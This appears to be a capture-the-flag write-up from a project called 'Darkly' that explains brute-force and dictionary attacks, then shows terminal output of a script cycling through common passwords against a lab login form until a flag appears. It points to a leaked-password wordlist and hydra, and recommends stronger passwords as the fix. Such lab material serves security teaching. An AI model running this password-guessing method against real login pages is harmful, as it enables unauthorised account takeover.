
Brute force


A brute force attack can manifest itself in many different ways, but primarily consists in an attacker configuring predetermined values, making requests to a server using those values, and then analyzing the response. For the sake of efficiency, an attacker may use a dictionary attack (with or without mutations) or a traditional brute-force attack (with given classes of characters e.g.: alphanumeric, special, case (in)sensitive). Considering a given method, number of tries, efficiency of the system which conducts the attack, and estimated efficiency of the system which is attacked the attacker is able to calculate approximately how long it will take to submit all chosen predetermined values.

Walk through


Step 1 : Go the login page



Step 2 : We see the form is a GET form we can try to brute force it



Step 3 : Write a little script who try all password from a word list



Step 3 : Get the flag !

```
Terminal
→ Darkly git:(main) vim brute_force/Ressource/brutus.sh
→ Darkly git:(main) ls
admin_cookie  brute_force  directory_traversal  frontend_validation  ft_borntosec  hidden_directory  hidden_html  open_redirect  README.md
→ Darkly git:(main) cd brute_force
→ brute_force git:(main) ls
flag  Ressource
→ brute_force git:(main) cd Ressource
→ Ressource git:(main) ./brutus.sh
Trying password : 123456
Trying password : 12345
Trying password : 123456789
Trying password : password
Trying password : iloveyou
Trying password : princess
Trying password : 1234567
Trying password : 12345678
Trying password : abc123
Trying password : nicole
Trying password : daniel
Trying password : babygirl
Trying password : monkey
Trying password : lovely
Trying password : shadow
<center><h2 style="margin-top:50px;">The flag is : b3a6e43ddf8b4bbb4125e5e7d23040433827759d4de1c04ea63907479a80a6b2 </h2><br/><img src="images/win.png" alt="" width=200px height=200px></center>                                </div>
Trying password : jessica
Trying password : 654321
Trying password : michael
Trying password : ashley
Trying password : qwerty
Trying password : 111111
Trying password : iloveu
Trying password : 000000
Trying password : michelle
Trying password : tigger
^C
→ Ressource git:(main)
0 zsh                                                                                                  1.73 2.09 1.89  GPU          RAM 5GB/15GB
```

Tools

- Word lists for example : https://github.com/danielmiessler/SecLists/blob/master/Passwords/Leaked-Databases/rockyou-20.txt
- Some programmings skills or a bruteforce tools like hydra

How to fix

- Use a more complex password with a mix of numbers, symbol, upper/lower case letters etc...